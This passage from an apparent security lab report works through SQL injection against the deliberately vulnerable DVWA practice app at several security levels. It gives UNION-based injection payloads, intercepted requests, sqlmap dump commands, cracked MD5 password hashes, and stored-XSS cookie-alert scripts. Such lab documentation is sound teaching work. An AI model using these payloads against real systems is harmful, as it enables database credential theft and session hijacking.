


```
127.0.0.1/DVWA/vulnerabilities/sqli/?id=1'+OR+1%3D1+UNION+SELECT+user%2Cpassword
```

```
ID: 1' OR 1=1 UNION SELECT user,password from users#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user,password from users#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user,password from users#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user,password from users#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user,password from users#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user,password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user,password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user,password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user,password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user,password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 10 Hashes of users' credentials

As we can notice, the hashes of a parameter were also exposed and these were fed into an online tool to convert into useful information, ending up giving the passwords of respective user names found above. The same corresponding user and password values were used and validated for a sucessful login to this online web application.




```
5f4dcc3b5aa765d61d8327deb882cf99----------password
e99a18c428cb38d5f260853678922e03----------abc123
8d3533d75ae2c3966d7e0d4fcc69216b----------charley
0d107d09f5bbe40cade3de5c71e9e9b7----------letmein
5f4dcc3b5aa765d61d8327deb882cf99----------password
```

Figure 11 MD5 Conversion

Security Level: Medium

To penetrate through the DVWA medium level security, OWASP ZAP was used. OWASP ZAP is an open-source web application security scanner. It is intended to be used by both those new to application security as well as professional penetration testers. The connection was intercepted for **id = 1** query.




```
POST http://127.0.0.1/DVWA/vulnerabilities/sqli/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Connection: keep-alive
Cookie: security=medium; PHPSESSID=68142kcknbr01k0pa7u7p1d1oh
Upgrade-Insecure-Requests: 1
Host: 127.0.0.1

id=1&Submit=Submit
```

Id	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
123	Ma...	2021-03-15, 9:39:17 a.m.	POST	http://127.0.0.1/DVWA/vulnerabilities/sqli/	200	OK	3...	4,677 bytes	Medium		Form, Script
124	Pro...	2021-03-15, 9:39:45 a.m.	POST	http://127.0.0.1/DVWA/vulnerabilities/sqli/	200	OK	4...	4,404 bytes	Medium		Form, Script
125	Pro...	2021-03-15, 9:39:47 a.m.	GET	http://127.0.0.1/DVWA/dvwa/css/main.css	304	Not Modi...	6...	0 bytes			
127	Pro...	2021-03-15, 9:39:47 a.m.	GET	http://127.0.0.1/DVWA/dvwa/js/dvwaPage.js	304	Not Modi...	3...	0 bytes			
126	Pro...	2021-03-15, 9:39:47 a.m.	GET	http://127.0.0.1/DVWA//dvwa/js/add_event_...	304	Not Modi...	4...	0 bytes			

Alerts 0 3 5 1 Primary Proxy: localhost:8080

Figure 12 Determining injection point.

The injection point was determined by editing the request parameter. The query was modified to **id=1 OR 1=1#** as injection **id=1' OR 1=1#** was unsuccessful. The *first_name* and *last_name* field were intercepted.



```
HTTP/1.1 200 OK
Date: Mon, 15 Mar 2021 16:46:46 GMT
Server: Apache/2.4.41 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4677
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```


```
</option><option value="3">3</option><option value="4">4</option><option value="5">5
</option></select>
                    <input type="submit" name="Submit" value="Submit">
                </p>

            </form>
            <pre>ID: 1 OR 1=1#<br />First name: admin<br />Surname: admin</pre><pre>ID:
1 OR 1=1#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1 OR 1=1#<br />
First name: Hack<br />Surname: Me</pre><pre>ID: 1 OR 1=1#<br />First name: Pablo<br
/>Surname: Picasso</pre><pre>ID: 1 OR 1=1#<br />First name: Bob<br />Surname: Smith</
pre>
        </div>
```

Time: 329 ms Body Length: 4677 bytes Total Length: 5005 bytes

Figure 13 Users first_name and last_name

The same SQL statement used in the low security level was used here to determine the users and their respective passwords/hashes.

1) **id=1 OR 1=1 UNION select user,password from users#**



```
HTTP/1.1 200 OK
Date: Mon, 15 Mar 2021 16:48:21 GMT
Server: Apache/2.4.41 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 5529
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```


```
select user,password from users#<br />First name: Hack<br />Surname: Me</pre><pre>ID:
1 OR 1=1 UNION select user,password from users#<br />First name: Pablo<br />Surname:
Picasso</pre><pre>ID: 1 OR 1=1 UNION select user,password from users#<br />First
name: Bob<br />Surname: Smith</pre><pre>ID: 1 OR 1=1 UNION select user,password from
users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><
pre>ID: 1 OR 1=1 UNION select user,password from users#<br />First name: gordonb<br
/>Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1 OR 1=1 UNION select
user,password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1 OR 1=1 UNION select user,password
from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</
pre><pre>ID: 1 OR 1=1 UNION select user,password from users#<br />First name: smithy<
br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
        </div>
```

Time: 468 ms Body Length: 5529 bytes Total Length: 5857 bytes

Figure 14 Users credential

This process can be automated using a tool preinstalled in Kali Linux known as sqlmap. After finding an injection point, information like URL path, cookie, and data stream was fed as an input to the sqlmap query.

1) **sqlmap -u “url” - - cookie= ”cookie” - -data=”data path” -p id –dbs**
2) **sqlmap -u “url” - - cookie= ”cookie” - -data=”data path” -p id -T users –dump**




```
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[04:09:02] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[04:09:02] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[04:09:02] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[04:09:11] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[04:09:19] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[04:09:35] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[04:09:42] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                      | password                                    | last_name | first_name | last_login          | failed_login |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
| 3       | 1337    | /DVWA/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2021-03-14 03:31:33 | 0            |
| 1       | admin   | /DVWA/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2021-03-14 03:31:33 | 0            |
| 2       | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2021-03-14 03:31:33 | 0            |
| 4       | pablo   | /DVWA/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2021-03-14 03:31:33 | 0            |
| 5       | smithy  | /DVWA/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2021-03-14 03:31:33 | 0            |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+

[04:09:42] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[04:09:42] [INFO] fetched data logged to text files under '/root/.sqlmap/output/127.0.0.1'

[*] ending @ 04:09:42 /2021-03-14/
```

Figure 15 SQLMAP Injection

Security Level: High

The high-level query submission page and result display page are not the same in this case.



Kali_Linux [Running] - Oracle VM VirtualBox
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
127.0.0.1/DVWA/vulnerabilities/sqli/
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
SQL Injection Session Input :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
127.0.0.1/DVWA/vulnerabilities/sqli/session-input.php#
Submit
Close
More Information


```
Click here to change your ID
ID: 1
First name: admin
Surname: admin
```

Session ID: 1

Figure 16 Query and Result page for high security

On attempting the same query with slight modification, the user and password field information were extracted successfully.

1) **id=1' OR 1=1 UNION select group_concat(user_id,first_name,last_name),group_concat(password)from users#;**



```
ID: 1' OR 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users#
First name: admin
Surname: admin

ID: 1' OR 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users#
First name: Hack
Surname: Me

ID: 1' OR 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users#
First name: 1adminadmin,2GordonBrown,3HackMe,4PabloPicasso,5BobSmith
Surname: 5f4dcc3b5aa765d61d8327deb882cf99,e99a18c428cb38d5f260853678922e03,8d3533d75ae2c3966d7e0d4fcc69216b,0d107d09f5bbe40cade3de5c71e9e b7,5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

- https://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Username: admin
Security Level: high
PHPIDS: disabled

Figure 17 User Credentials

CROSS-SITE SCRIPTING ATTACK (STORED)


Stored XSS Attack, also known as Persistent XSS, occurs when a malicious script is injected directly into the vulnerable web application. It is more damaging of the two. This type of attack tries to steal cookie information of the users or deface web application.

Security Level: Low

In the DVWA application, there are two input parameters: *Name* and *Message*. There are two scripts that were experimented in the *Message* field. One is to just alert a message on the screen within script tag. The other one is to hijack the cookie information to achieve the session without proper authentication as shown in the below figures.

1) **<script> alert("You have been hacked") </script>**
2) **<script> alert(document.cookie); </script>**

From the execution of the above scripts, we understand that there is no input validation for the application.



